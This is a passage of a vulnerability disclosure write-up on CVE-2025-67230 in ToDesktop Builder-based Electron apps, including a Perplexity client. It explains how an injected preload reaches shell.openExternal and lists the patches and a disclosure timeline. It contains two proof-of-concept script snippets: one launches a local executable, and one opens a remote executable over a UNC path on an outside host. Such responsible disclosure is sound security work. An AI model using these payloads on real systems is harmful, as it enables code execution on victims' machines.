However, an arbitrary preload definition via header injection enables an attacker to execute the external protocol launches defined in the main process, not preload. Because the file: protocol is supported (or shouldOnlyAllowVerifiedProtocols is false) and passed to shell.openExternal(), this enables remote code execution pathways.
Because this enabled a sandbox escape that was explicitly restricted by shouldHaveFullAccessToElectronAPIs, I reported this as a separate issue, which was assigned
CVE-2025-67230.
Severity: High - 7.3 (CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:A/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
An Improper Permissions vulnerability was identified in the Custom URL Scheme handler of applications built with ToDesktop Builder before version 0.33.0. This vulnerability allows attackers with renderer-context access to invoke ToDesktop APIs, including external protocol handlers, without sufficient validation.
shell.openExternal
Benamin Altpeter has a good explaination of the dangers of shell.openExternal here. However, as mentioned earlier, Windows arbitrary remote code executon relies on UNC paths resolving over the network via SMB, which is unrealistic by default in today’s tech stack.
The implementation of the shell.openExternal function varies across operating systems, as it relies on native APIs to bridge the gap between an application and the host environment. On Linux, this process is mediated by the xdg-open utility, which dynamically selects a handler based on the user’s desktop environment. macOS utilizes the NSWorkspace class to route URLs to registered applications. Windows employs the ShellExecute family of functions. Because ShellExecute references the Windows Registry to interpret file and protocol associations, it introduces a broad attack surface where system-level utilities can be inadvertently triggered by specially crafted URIs.
Security vulnerabilities arise when these protocols are exploited to bypass traditional sandboxing. Common vectors include the file:// protocol for local file execution and Windows-specific handlers like search-ms, which can be manipulated to display malicious remote content within a trusted system interface. More critical exploits, such as the “Follina” vulnerability (CVE-2022-30190), demonstrate how the ms-msdt protocol can be leveraged to achieve remote code execution by passing malicious parameters to diagnostic tools. Ultimately, the security of external link handling is not inherent to the application itself, but is dictated by the varying behaviors and vulnerabilities of the underlying operating system’s protocol handlers.
ToDesktop RCE
An arbitrary preload definition enables an attacker to execute external protocol launches and arbitrary programs within the preload or on the redirect-target with a confirmation prompt. Windows may also show SmartScreen or Mark-of-the-Web prompts for downloaded executables, and execution behavior can vary depending on zone tagging and path.
<script>
(async () => {
  await window.td.ipc.invoke('open-url-in-browser', 'file:///C:/Users/victim/Downloads/PerplexityUpdater.exe');
})();
</script>
Remote executions via UNC paths work here as well, however, they’re also unlikely to work as modern operating systems lock down SMB. On Windows, Electron forwards this string to the OS via ShellExecute, where the file: URL is converted to a filesystem path, where it’s interpreted as a UNC path \\live.sysinternals.com\tools\procmon.exe.
<script>
(async () => {
await window.td.ipc.invoke('open-url-in-browser', 'file://live.sysinternals.com/tools/procmon.exe');
})();
</script>
Patches
The patch for CVE-2025-67229 was released in ToDesktop Builder version 0.32.1. The patch for CVE-2025-67230 was released in ToDesktop Builder version 0.33.0.
Version 0.33.0 added an option to only allow verified external protocols when configuring app and enforced stricter http(s) protocol allowlist in the open-url browser API. Version 0.33.1 added an option to open same-domain URLs externally in app settings.
More information is available in the changelog
ToDesktop provides automatic security updates and provided the following guidance to users:
“Most likely, no action is required. If you have automatic security updates enabled (the default), your application has already been updated automatically. End-users will receive the fix automatically when using your app. The small number of users who have explicitly disabled automatic security updates have been contacted directly by our team to ensure their apps are updated.”
Timeline
| Date | Event |
|---|---|
| 2025-09-02 | Initial Report via Perplexity VDP via BugCrowd. Perplexity explicity lists “all user-facing clients” as in scope. |
| 2025-09-05 | Second Report via Perplexity VDP via BugCrowd. |
| 2025-09-10 | Perplexity closes first report “Not Applicable”. |
| 2025-09-10 | Perplexity requests additional information, which is provided. |
| 2025-09-14 | Initial Report via ToDesktop VDP. |
| 2025-09-14 | Patch released for CVE-2025-67229 in ToDesktop Builder version 0.32.1. |
| 2025-09-15 | Patch released for CVE-2025-67230 in ToDesktop Builder version 0.33.0. |
| 2025-09-26 | Perplexity closes second report “Out of Scope”. |
| 2025-12-01 | Request sent to MITRE CVE program to reserve CVEs |
| 2026-01-08 | MITRE CVE program reserves CVEs. The descriptions were changed from the submitted version and contained inaccurate affected products and versions. |
| 2026-01-15 | Request sent to MITRE CVE program to update descriptions to include proper versions prior to publication. |
| 2026-01-22 | MITRE publishes CVEs. While they did reword the descriptions, they still contained the incorrect versions. |
| 2026-01-22 | ToDesktop Publishes TDSA-2025-001, TDSA-2025-002 |
| 2026-01-23 | NVD publishes CVE-2025-67229, CVE-2025-67230 |
| 2026-02-10 | Published to websmite.com. |